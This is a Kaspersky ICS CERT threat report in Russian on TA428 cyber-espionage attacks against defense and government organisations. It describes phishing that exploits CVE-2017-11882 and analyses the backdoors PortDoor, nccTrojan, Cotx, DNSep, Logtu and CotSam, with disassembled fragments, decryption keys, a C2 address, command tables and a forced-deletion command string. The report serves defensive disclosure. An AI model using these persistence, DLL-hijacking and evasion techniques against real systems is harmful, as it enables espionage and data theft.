Таргетированная атака на промышленные предприятия и государственные учреждения

08.08.2022 Version 1.0

В январе 2022 года эксперты Kaspersky ICS CERT обнаружили волну таргетированных атак на предприятия оборонно-промышленного комплекса и государственные учреждения нескольких стран восточной Европы и Афганистана. Всего в ходе расследования нам удалось обнаружить более дюжины атакованных организаций.

Атакующим удалось проникнуть на десятки предприятий, а на некоторых даже полностью захватить IT-инфраструктуру и взять под контроль системы управления защитными решениями.

Анализ полученной в ходе расследования информации позволяет предположить, что целью данной серии атак был кибершпионаж.

Краткое содержание

Проникновение в сеть предприятия осуществляется при помощи хорошо подготовленных фишинговых писем, в том числе использующих информацию, специфическую для атакуемой организации и не доступную в публичных источниках. Это может свидетельствовать о проделанной заранее подготовительной работе (например, информация могла быть получена в результате предыдущих атак на ту же организацию или её сотрудников, либо на связанные с ней организации или частных лиц).

Документы Microsoft Word, вложенные в фишинговые письма, содержат вредоносный код, эксплуатирующий уязвимость CVE-2017-11882. Уязвимость позволяет выполнить произвольный код — в исследованных атаках это основной модуль вредоносного ПО PortDoor — без дополнительных действий со стороны пользователя.

Предыдущая серия атак, где также использовалось вредоносное ПО PortDoor, была описана специалистами компании Cybereason.

В новой серии атак злоумышленники использовали сразу шесть вредоносных программ класса backdoor — вероятно, для резервирования канала связи с зараженной системой на случай, если одна из вредоносных программ будет обнаружена и удалена защитным решением. Использованные бэкдоры предоставляют обширную функциональность для контроля над зараженной системой и сбора конфиденциальных данных.

В качестве основного инструмента развития атаки используется хакерская утилита Ladon, объединяющая в себе инструментарий для сканирования сети, поиска и эксплуатации уязвимостей, атак на пароли и т.д. Также злоумышленники активно используют стандартные утилиты, входящие в состав операционной системы Microsoft Windows.

Финальным этапом развития атаки является захват контроллера домена и получение полного контроля над всеми рабочими станциями и серверами организации. Получив права доменного администратора, злоумышленники приступают к поиску и загрузке документов и других файлов, содержащих конфиденциальные данные атакованной организации, на свои серверы, развёрнутые в разных странах. Эти же серверы используются как серверы управления вредоносным ПО.

Злоумышленники помещали украденные файлы в зашифрованные ZIP-архивы, защищенные паролем. После получения собранных данных серверы управления вредоносным ПО первого уровня пересылали полученные архивы на сервер управления второго уровня, расположенный в Китае.

В ходе атаки злоумышленники активно использовали техники dll hijacking и process hollowing для противодействия детектированию вредоносных программ защитным ПО.

Анализ полученной в ходе расследования информации позволяет предположить, что за атаками с большой вероятностью стоит китайско-говорящая группа.

В ходе исследования было выявлено вредоносное ПО и серверы управления, ранее использованные в атаках, которые другие исследователи отнесли к китайско-говорящей APT группы TA428.

Мы считаем, что выявленная нами серия атак с высокой вероятностью является продолжением уже известной кампании, которая была описана в исследованиях Cybereason, DrWeb и NTTSecurity и с большой вероятностью отнесена к активности APT TA428.

Полная версия статьи доступна на Kaspersky Threat Intelligence.

За дополнительной информацией вы можете обратиться по адресу: ics-cert@kaspersky.com

Технические подробности

Первоначальное заражение


В январе 2022 года эксперты Kaspersky ICS CERT обнаружили новую волну таргетированных атак на предприятия оборонно-промышленного комплекса и государственных учреждений нескольких стран восточной Европы и Афганистана.

Проникновение в сеть предприятия осуществляется при помощи хорошо подготовленных фишинговых писем. В ходе расследования мы обнаружили, что в некоторых случаях злоумышленники при формировании фишинговых писем используют, в том числе, информацию, не доступную в публичных источниках, например, ФИО сотрудников, ответственных за обработку конфиденциальной информации, а также внутренние кодовые наименования проектов, над которыми работает атакованная организация.

Фишинговые письма содержат документы Microsoft Word, в которых находится вредоносный код, эксплуатирующий уязвимость CVE-2017-11882. Текст документа также подготовлен с учётом специфики работы организации и в некоторых случаях содержит информацию, не доступную в публичных источниках.

Анализ метаданных документа показал, что с высокой вероятностью документ (будучи ещё легитимным) был украден злоумышленниками у другой организации оборонно-промышленного комплекса, после чего обработан специальной программой, выполняющей внедрение в документ вредоносного кода, — weaponizer.

Фрагмент содержания вредоносного документа




СПРАВКА-ОБОСНОВАНИЕ
необходимости задания новой научно-исследовательской работы

1. Шифр НИР: [redacted]
2. Наименование НИР:
«Разработка аванпроекта и проведение научно-экспериментальных работ по обоснованию направлений создания межвидовой модульной самонаводящейся ракеты малой дальности [redacted] для вооружения самолетов оперативно-тактической авиации, вертолетов наземного и корабельного базирования, ударных беспилотных летательных аппаратов, корабельных и наземных ударных комплексов».
3. Предназначение разрабатываемого образца
4. Обоснование необходимости проведения ОКР
5. Рациональные сроки проведения ОКР
6. Оценка общих объемов и структуры затрат на проведение ОКР
7. Ожидаемые результаты ОКР

Уязвимость CVE-2017-11882 присутствует в устаревших версиях Microsoft Equation Editor (компонент Microsoft Office) и позволяет злоумышленнику под видом уравнения внедрить специально сформированную последовательность байт, обработка которой приведёт к запуску произвольного кода от имени пользователя.

Однако визуально определить вредоносный документ всё-таки можно, если обратить внимание на объект-уравнение со странным содержимым:

Объект-уравнение внутри документа (подчёркнуто)



7. Ожидаемые результаты ОКР

????88888fd7?/0?4

Данная уязвимость позволяет вредоносной программе без дополнительных действий со стороны пользователя получить управление зараженной системой — например, пользователю не требуется включать выполнение макросов, как это происходит в большинстве атак.

Вредоносный код, находящийся в документе, устанавливает в систему вредоносную программу PortDoor, которая, согласно выводам в отчёте компании Cybereason, ранее уже использовалась APT TA428.

Первоначально исполняемый файл PortDoor извлекается в директорию %AppData%\Local\Temp с именем 8.t, после чего перемещается в директорию автозапуска Microsoft Word %AppData%\Roaming\Microsoft\Word\STARTUP с именем, индивидуальным для каждой атаки, — например strsrv.wll. Вредоносная программа устанавливается в качестве Microsoft Word Add-In, что позволяет злоумышленникам закрепиться в системе и получить возможность удаленного управления зараженной системой.

После запуска вредоносное ПО собирает общие сведения о зараженной системе, такие как имя компьютера, IP адреса и т.д., и отправляет их на сервер управления вредоносным ПО. В случаях, когда по результатам профилирования зараженная система оказывается интересна злоумышленникам, они используют функциональность PortDoor для удаленного управления системой и установки дополнительного вредоносного ПО.




Схема первоначального заражения системы

Вредоносное ПО

На зараженные системы, которые заинтересовали злоумышленников, они устанавливают сразу несколько вредоносных программ класса backdoor.

Наиболее вероятно, что злоумышленники используют такую тактику для резервирования канала связи с зараженной системой, например, на случай если одна из вредоносных программ будет удалена защитным решением.

PortDoor

Несмотря на то, что функциональность PortDoor уже была описана в отчёте Cybereason, мы приводим результаты нашего исследования, чтобы показать отличия новой версии вредоносной программы.

После запуска вредоносная программа расшифровывает область своего исполняемого файла, содержащую конфигурационную информацию:

Конфигурационная информация вредоносной программы

Значение	Описание
45.63.27.162	Адрес сервера управления вредоносным ПО
443 (0x01BB)	Порт для подключения к серверу управления вредоносным ПО
Kr*^j4	Контрольное значение, используется для активации выполнения полезной нагрузки
A1-45	Идентификатор жертвы, который передаётся вредоносной программой на сервер управления
78936077.tmp	Файл для хранения идентификатора установки вредоносной программы
0987654321fedcba	AES-ключ, использующийся для шифрования данных, передаваемых между вредоносной программой и сервером управления

Таблица 1. Описание полей конфигурационной информации вредоносной программы

После расшифровки конфигурационной информации вредоносная программа проверяет, не запущена ли она под отладчиком и существует ли в директории временных файлов файл с именем, указанным в конфигурационной информации, например 78936077.tmp.

Если данный файл отсутствует, то он создаётся вредоносной программой, и в него записывается число, являющееся результатом умножения псевдослучайного числа на время, прошедшее с момента старта системы. Если же файл существует, то вредоносная программа читает из него число, записанное в него ранее.

Описанный алгоритм используется PortDoor для формирования уникального идентификатора зараженной системы, который передаётся злоумышленникам при каждом подключении PortDoor к серверу управления вредоносным ПО. Такой идентификатор необходим, поскольку зараженные системы в рамках одной организации могут иметь один и тот же идентификатор жертвы и внешний IP адрес (так как находятся за NAT).

Далее вредоносная программа устанавливает подключение к серверу управления вредоносным ПО, используя адрес и порт, указанные в конфигурационной информации. Информация, передаваемая на сервер управления, как и его ответы, шифруется алгоритмом AES с использованием ключа, также указанного в конфигурационной информации.

Получив ответ от сервера управления, вредоносная программа проверяет наличие в ответе сервера специальной строки. В рассматриваемом образце вредоносной программы данная строка имеет значение «Kr*^j4». Только в случае совпадения строк вредоносная программа приступает к динамическому импорту функций Windows API по хешам и дальнейшему выполнению полезной нагрузки. Нельзя сказать достоверно, по какой причине злоумышленники внедрили такую логику в PortDoor. Возможно, таким образом производится проверка совместимости версий троянской программы и сервера управления вредоносным ПО.

Как уже было упомянуто, в PortDoor применяется динамический импорт функций Windows API по хешам. Данная техника позволяет избежать наличия в коде программы имён импортируемых функций в виде строк и таким образом снизить вероятность обнаружения вредоносной программы. Сначала вредоносная программа загружает в память необходимые библиотеки, после чего PortDoor переходит к таблице экспорта загруженной библиотеки и считает контрольную сумму от имени каждой экспортируемой функции, пока не найдёт совпадение со значением хеша, заложенным в код вредоносной программы:

Фрагмент построения массива с адресами импортируемых функций

```
GetComputerNameA:                       ; CODE XREF: dynamic_imports+8D↑j
                cmp     [esi+0Ch], ebx
                jnz     short GetACP
                mov     ecx, [esi+0A8h]
                mov     edx, 1076740523 ; GetComputerNameA
                call    dynamic_find_function
                mov     [esi+0Ch], eax

GetACP:                                 ; CODE XREF: dynamic_imports+A5↑j
                cmp     [esi], ebx
                jnz     short GetOEMCP
                mov     ecx, [esi+0A8h]
                mov     edx, 1728554665 ; GetACP
                call    dynamic_find_function
                mov     [esi], eax
```

После завершения поиска и импорта необходимых функций вредоносная программа переходит в цикл ожидания команд от сервера управления вредоносным ПО.

Обнаруженная в ходе новой серии атак версия PortDoor поддерживает следующие функции:

Код команды	Описание
1	Проверить наличие контрольного значения «Kr*^j4» и отправить серверу ответ о её присутствии (вероятно, проверка версии вредоносной программы)
8	Собрать информацию о зараженной системе: Windows ANSI code page, original equipment manufacturer (OEM) code page, имя пользователя, имя компьютера, версия операционной системы, информация о центральном процессоре и идентификатор жертвы (например, A1-45)
12	Записать переданные данные в указанный файл с добавлением строки «exit\n» в конец файла (используется злоумышленниками для удаленного создания CMD и PowerShell скриптов)
16	Скрытое управление зараженной системой (запуск cmd.exe с атрибутом CREATE_NO_WINDOW), вывод команд отправляется на сервер управления вредоносным ПО
17	Записать переданные данные в указанный файл с добавлением перевода строки (\n) в конец файла
40	Дописать переданные данные в конец указанного файла

41	Записать переданные данные в ранее открытый файл
42	Закрыть открытый ранее файл
43	Прочитать указанный файл
45	Закрыть открытый ранее файл
48	Собрать информацию о процессах, запущенных в системе
49	Завершить указанный процесс
65	Собрать информацию о носителях информации, подключенных к системе: тип носителя информации, характеристики устройства и количестве свободного места на диске
66	Перечислить файлы по маске в заданной директории
67	Удалить заданный файл
68	Переместить заданный файл
69	Скрытый запуск заданного процесса (запуск с атрибутом CREATE_NO_WINDOW)

Таблица 2. Список команд, поддерживаемых PortDoor

nccTrojan

В ходе нашего расследования мы обнаружили на множестве зараженных систем также вредоносную программу nccTrojan, которая ранее уже использовалась в атаках, отнесённых экспертами компании NTTSecurity к APT TA428. В описанной исследователями серии атак злоумышленники использовали nccTrojan первой версии, а также версии 2 и 2.1. В январе 2022 года мы обнаружили новую, усовершенствованную версию nccTrojan, — 2.45, — о чём говорит соответствующая запись в пути к .pdb-файлу и в конфигурационной информации вредоносного ПО.

Установка nccTrojan производится при помощи загрузки файлов с сервера управления вредоносным ПО PortDoor. Исполняемый файл (DLL-библиотека) nccTrojan скачивается в виде .cab архива с произвольным именем, например wam.dll.cab. Затем для распаковки злоумышленники используют системную утилиту expand. Распаковка производится в одну из уже существующих в системе директорий легитимного ПО, например

%ProgramData%\Intel\ShaderCache, %Program Files%\Common Files\AV\Norton Security Ultra, %ProgramData%\2GIS, %ProgramData%\Adobe и т.д.

Также злоумышленники загружают в зараженную систему специальный компонент-установщик, который регистрирует DLL nccTrojan в качестве службы, что обеспечивает вредоносной программе автоматический запуск после загрузки системы. Любопытно, что в связке с nccTrojan версии 2.45 применяется установщик, по-видимому, относящейся к предыдущей версии (2.43), о чём говорит соответствующий путь к .pdb-файлу.

Алгоритм работы установщика nccTrojan

```
v0 = OpenSCManagerA(0i64, 0i64, 0xF003Fu);
v1 = v0;
if ( v0 )
{
  v2 = OpenServiceA(v0, "WAM", 0x10020u);
  v3 = v2;
  if ( v2 )
  {
    ControlService(v2, 1u, &ServiceStatus);
    DeleteService(v3);
    CloseServiceHandle(v1);
    CloseServiceHandle(v3);
  }
}
if ( !RegOpenKeyExA(
        HKEY_LOCAL_MACHINE,
        "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Svchost",
        0,
        0xF003Fu,
        &hKey) )
{
  RegDeleteValueA(hKey, "WAM");
  RegCloseKey(hKey);
}
```




Схема установки вредоносного ПО nccTrojan

После запуска основной модуль nccTrojan связывается с серверами управления и ожидает команды для выполнения. Вредоносная программа выполняет попытку подключения ко всем серверам управления, указанным в исполняемом файле. Дальнейшая коммуникация осуществляется с сервером, который ответил первым.

Во время подключения к серверу управления вредоносная программа передаёт злоумышленникам общую информацию о зараженной системе: имя компьютера, имя пользователя, локальный IP-адрес, сведения о локализации системы, версию вредоносной программы и т.д.

```
a13579146479124 db '13579@$^*)|#|14647912468267483598|#|DESKTOP-ISUC4VQ|#|Sn[redacted]|'
db '#|*|#|10.63.105.46|#|001|#|2.45-0|#|*|#|*',0
db    0
```

Массив с данными о зараженной системе, собранный nccTrojan

nccTrojan, как и PortDoor, обладает backdoor функциональностью, таким образом злоумышленники получают сразу два канала управления зараженной системой. Также nccTrojan имеет функциональность по загрузке информации, собранной злоумышленниками, на сервер управления вредоносным ПО, и используется в том числе для кражи файлов, содержащих коммерческую тайну. Полный список команд, поддерживаемых nccTrojan версии 2.45, представлен ниже:

Код команды	Описание
0, 1, 2	Запустить удаленную командную строку (в кодировке Unicode), а также отправить версию операционной системы на сервер управления вредоносным ПО
3	Выполнить команду в командной строке (в кодировке Unicode)
4	Выполнить команду в командной строке (в кодировке ASCII)
5	Собрать информацию о подключенных носителях информации
6	Отправить список файлов из указанной директории
8	Запустить указанную программу
10	Удалить указанный файл или папку

12	Передать выбранные файлы с зараженной системы на сервер управления вредоносным ПО
15, 17	Загрузить файлы на зараженную систему с сервера управления вредоносным ПО
19	Отправить список процессов, запущенных в системе
21	Завершить работу указанного процесса
23	Скопировать указанный файл
26	Переместить указанный файл
29	Запустить удаленную командную строку (в кодировке ASCII)

Таблица 3. Список команд, поддерживаемых nccTrojan

Cotx и DNSep

Также, как и nccTrojan, — в .cab-архивах — на этапе продвижения по сети злоумышленники загружают на заражаемые компьютеры вредоносные программы, известные как Cotx и DNSep. Эти вредоносные программы были описаны в одном из исследований Dr.Web, поэтому мы лишь приведём некоторые уточнения и обновления, характерные для описываемой нами серии атак.

Обе вредоносные программы имеют идентичную функциональность и различаются лишь отдельными частями кода.

После доставки и распаковки Cotx/DNSep, злоумышленники используют технику dll hijacking в устаревших и уязвимых версиях приложений McAfee SecurityCenter, Sophos SafeStore Restore tool и Intel Common User Interface. Вредоносная библиотека, которая загружается и запускается в результате эксплуатации техники dll hijacking, расшифровывает исполняемый файл бэкдора, находящийся в файле с расширением .log.

Исполняемые файлы Cotx зашифрованы алгоритмом AES256, для расшифровки используется ключ, указанный в коде вредоносной библиотеки:

Фрагмент кода расшифровки Cotx

```
push    offset pbData   ; "Ruk4gADeMK@v"
call    sub_10001F70
```

```
int v4; // esi
HCRYPTKEY phKey; // [esp+4h] [ebp-Ch] BYREF
HCRYPTPROV phProv; // [esp+8h] [ebp-8h] BYREF
HCRYPTHASH phHash; // [esp+Ch] [ebp-4h] BYREF

v4 = 0;
phProv = 0;
phKey = 0;
phHash = 0;
if ( CryptAcquireContextA(&phProv, 0, 0, 0x18u, 0xF0000000) )
{
  if ( CryptCreateHash(phProv, 0x800Cu, 0, 0, &phHash) )
  {
    if ( CryptHashData(phHash, pbData, strlen((const char *)pbData), 0)
      && CryptDeriveKey(phProv, 0x6610u, phHash, 1u, &phKey) )
    {
      if ( CryptDecrypt(phKey, 0, 1, 0, a2, &pdwDataLen) )
      {
        v4 = 1;
        *(_DWORD *)a4 = pdwDataLen;
      }
      else
      {
        *(_DWORD *)a4 = 0;
      }
      CryptDestroyKey(phKey);
    }
    CryptDestroyHash(phHash);
  }
  CryptReleaseContext(phProv, 0);
}
return v4;
```

Исполняемые файлы DNSep распаковываются с помощью функции RtlDecompressBuffer.

Расшифрованный модуль вредоносной программы загружается в память легитимного процесса с помощью техники Process Hollowing и подключается к серверу управления вредоносным ПО. В случае Cotx вредоносный код внедряется в процесс dllhost.exe, а в случае DNSep внедрение вредоносного кода производится в процесс утилиты управления электропитанием powercfg.exe.

Ниже представлен список команд, поддерживаемых бэкдорами Cotx и DNSep:

Код команды	Описание
1	Установить идентификатор бота
2	Запустить командную строку

3	Выполнить команду в запущенной ранее командной строке
4	Собрать информацию о подключенных носителях информации
6	Загрузить файл с зараженной системы на сервер управления вредоносным ПО
7	Скопировать файл
8	Удалить файл
9	Получить размер файла
10	Переместить файл
11	Задать временной интервал обращения к серверу управления вредоносным ПО
13	Удалить вредоносное ПО

Таблица 4. Список команд, поддерживаемых Cotx и DNSep

Обнаруженный нами вариант Cotx очень похож на экземпляр, исследованный ранее Dr.Web, и, скорее всего, является его обновлённой версией.

```
cmp     al, 0Dh
jnz     loc_4049C1
push    200h            ; Size
lea     eax, [ebp+var_318]
push    edi             ; Val
push    eax             ; void *
call    _memset
lea     eax, [ebp+var_318]
push    offset aRegDeleteHkeyC ; "reg delete \"HKEY_CURRENT_USER\\Environ"...
push    eax
call    sub_4036D5
lea     eax, [ebp+var_318]
push    edi             ; char
push    eax             ; char *
call    run_cmd_with_arguments
push    104h            ; Size
lea     eax, [ebp+pszPath]
push    edi             ; Val
push    eax             ; void *
call    _memset
add     esp, 28h
lea     eax, [ebp+pszPath]
push    eax             ; pszPath
push    edi             ; dwFlags
push    edi             ; hToken
push    1Ah             ; csidl
push    edi             ; hwnd
call    ds:SHGetFolderPathA
lea     eax, [ebp+pszPath]
push    offset aSep     ; "\\Sep"
push    eax             ; Destination
call    _strcat
lea     eax, [ebp+pszPath]
push    eax
lea     eax, [ebp+var_318]
push    offset aDelFSQS ; "del /f /s /q %s"
push    eax
call    sub_4036D5
```

```
cmp     al, 0Dh
jnz     loc_403949
push    200h            ; Size
lea     eax, [ebp+Source]
push    edi             ; Val
push    eax             ; void *
call    _memset
add     esp, 0Ch
lea     eax, [ebp+Source]
push    offset aRegDeleteHkeyC ; "reg delete \"HKEY_CURRENT_USER\\Environ"...
push    eax
call    sub_401AA8
lea     ecx, [ebp+Source] ; Source
call    sub_405467
push    104h            ; Size
lea     eax, [ebp+Buffer]
push    edi             ; Val
push    eax             ; void *
call    _memset
add     esp, 14h
lea     eax, [ebp+Buffer]
push    eax             ; pszPath
push    edi             ; dwFlags
push    edi             ; hToken
push    1Ah             ; csidl
push    edi             ; hwnd
call    ds:SHGetFolderPathA
lea     eax, [ebp+Buffer]
push    offset aSep     ; "\\Sep"
push    eax             ; Destination
call    _strcat
lea     eax, [ebp+Buffer]
push    eax
lea     eax, [ebp+Source]
push    offset aDelFSQS ; "del /f /s /q %s"
push    eax
call    sub_401AA8
add     esp, 14h
lea     ecx, [ebp+Source] ; Source
call    sub_405467
```

Сравнение функций самоудаления Cotx из новой серии атак (слева) и образца из исследования Dr.Web (справа)

Logtu

Вредоносная программа Logtu также ранее встречалась в атаках, аттрибутированных к TA428. Новая версия Logtu для обхода детектирования использует динамические импорты и зашифрованные с помощью операции xor названия функций:

Расшифровка и получение адреса функции GetTickCount

```
char v0; // al
int v1; // ecx
int (__cdecl *v2)(_DWORD); // eax
CHAR ProcName[1024]; // [esp+2h] [ebp-404h] BYREF

memset(ProcName, 0, sizeof(ProcName));
v0 = -93;
v1 = 0;
do
{
  ProcName[v1++] = v0 ^ 0xE4;
  v0 = GetTickCount_0[v1];
}
while ( v0 );
v2 = (int (__cdecl *)(_DWORD))dword_4273A0;
if ( !dword_4273A0 )
{
  if ( imports(&hModule) )
  {
    dword_4273A0 = (int)GetProcAddress(hModule, ProcName);
    return ((int (__cdecl *)(_DWORD))dword_4273A0)(*(_DWORD *)ProcName);
  }
  v2 = (int (__cdecl *)(_DWORD))dword_4273A0;
}
return v2(*(_DWORD *)ProcName);
```

Загрузка, установка и запуск Logtu осуществляется так же, как и в случае с Cotx и DNSep, за исключением того факта, что техника Process Hollowing применяется не к системному процессу, а к процессу легитимного ПО, в который ранее была выполнена загрузка вредоносной библиотеки.

Ниже представлен список команд, поддерживаемых Logtu:

Код команды	Описание
1	Передать время с момента запуска системы, полученное функцией GetTickCount
2	Запустить интерпретатор командной строки с перенаправлением ввода и вывода в именованные каналы
3	Записать данные в заданный файл
4	Удалить заданный файл
5	Команда принимает аргумент, разделённый на две части символом |, например, <a>|<b>. Выполняется проверка существования файла <a> — если файл существует, на

	сервер отправляется <b>|<размер файла>, если файл отсутствует — отправляется <b>|01, после чего создаётся файл <a>.tut и в него 32 раза записывается символ «0».
6	Дописать в заданный файл (например <a>) данные, переданные с сервера управления вредоносным ПО. Если указан соответствующий параметр, вредоносная программа удаляет файл <a> и переименовывает файл <a>.tu в <a>.
7	Передать дату и время создания заданного файла
8	Прочитать 4kb из заданного файла по заданному смещению и отправить на сервер управления вредоносным ПО
9	Собрать информацию о файловых системах, применяемых на зараженной машине
10	Передать заданной директории dirlist (список файлов с указанием размера, времени изменения, а также атрибутов файла)
11	Удалить заданный файл
12	Переместить заданный файл
13	Запустить программу (создать процесс)
14	Сделать скриншот содержимого экрана
15	Передать список служб, зарегистрированных в системе (имя службы, статус и отображаемое имя)
16	Запустить указанную службу
17	Передать список запущенных процессов
18	Завершить заданный процесс
19	Закрыть соединение с сервером управления вредоносным ПО

Таблица 5. Список команд, поддерживаемых Logtu

CotSam

Помимо всех описанных выше вредоносных программ, в ходе нашего расследования мы встретили новый бэкдор, отличающийся от всех остальных, использованных ранее в атаках, отнесённых исследователями к TA428. Из-за схожести с вредоносной программой Cotx мы решили назвать обнаруженный образец Backdoor.Win32.CotSam.

В ходе развития атаки злоумышленники использовали сразу два пути установки этой вредоносной программы.

В первом случае злоумышленники доставляли вместе с вредоносной программой уязвимую версию Microsoft Word. Для 32-битных систем использовалась версия Microsoft Word 2007, а для 64-битных систем — Microsoft Word 2010. После загрузки WINWORD.EXE эксплуатируется уязвимость dll hijacking, в результате чего управление получает вредоносная библиотека wwlib.dll, которая расшифровывает файл OEMPRINT.CAT из текущей директории простой операцией xor с ключом 0xAA:

Расшифровка модуля вредоносной программы CotSam

```
push    offset String2  ; "OEMPRINT.CAT"
push    eax             ; lpString1
call    esi ; lstrcatA

for ( i = 0; i < NumberOfBytesRead[0]; ++i )
  lpBuffer[i] ^= 0xAAu;
v47 = &lpBuffer[*((_DWORD *)lpBuffer + 15)];
```

После этого расшифрованный исполняемый файл записывается напрямую в память процесса svchost.exe с помощью функции WriteProcessMemory.

Во втором случае злоумышленники эксплуатировали уязвимость dll hijacking в приложении applaunch.exe (MD5: 170D73BE3FE846E9070CFAE530F5A31C). Примечательно, что эта же версия программы applaunch.exe ранее применялась другими китайскими группами для распространения вредоносной программы ShadowPad.

После запуска вредоносная программа извлекает параметры прокси-сервера из ключа реестра HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer и подключается к серверу управления вредоносным ПО в ожидании команд.

Код команды	Описание
0x268447744	Получить информацию об архитектуре зараженной системы при помощи функции GetNativeSystemInfo
0x268443648	Собрать информацию о подключенных носителях информации
0x268443649	Получить список файлов в заданной директории
0x268443650	Прочитать заданный файл
0x268443651	Установить заданный объект события в сигнальное состояние
0x268443654	Создать файл по заданному пути
0x268443655, 0x268451842	Записать в заданный файл переданные данные
0x268443656	Удалить заданный файл
0x268443657	Запустить указанный файл
0x268443658	Проверить, существует ли файл или директория
0x268464128	Отправить буфер с данными на сервер управления вредоносным ПО, данные шифруются операцией xor с ключом 48
0x268447745	Завершить указанный процесс
0x268472320	Запустить интерпретатор командной строки
0x268472324	Установить процессу высокий контроль целостности (vS-1-16-12288)
0x268464129	Записать переданные данные в конфигурационный файл setting.cfg

Таблица 6. Список команд, поддерживаемых CotSam

Действия злоумышленников после заражения

Закрепившись на первой системе, злоумышленники пытаются распространить вредоносное ПО на другие компьютеры в сети предприятия.

Целью злоумышленников на данном этапе является получение доступа к контроллеру домена и полный захват инфраструктуры атакованной организации.

Для запуска утилит и получения результатов их работы злоумышленники используют удаленную командную строку, предоставляемую вредоносным ПО класса бэкдор. В ходе расследования мы обнаружили серию, выполненных на зараженных системах команд, которые злоумышленник вводил вручную (на это указывают как временные интервалы между командами, так и отсутствие перенаправления вывода результата куда-либо, кроме стандартного вывода).

Сбор сведений об инфраструктуре предприятия

Для сканирования сети злоумышленники в основном использовали консольную утилиту NBTscan, которая попадает на компьютер жертвы в виде .cab архива под именем ace и распаковывается с помощью системной утилиты expand:

```
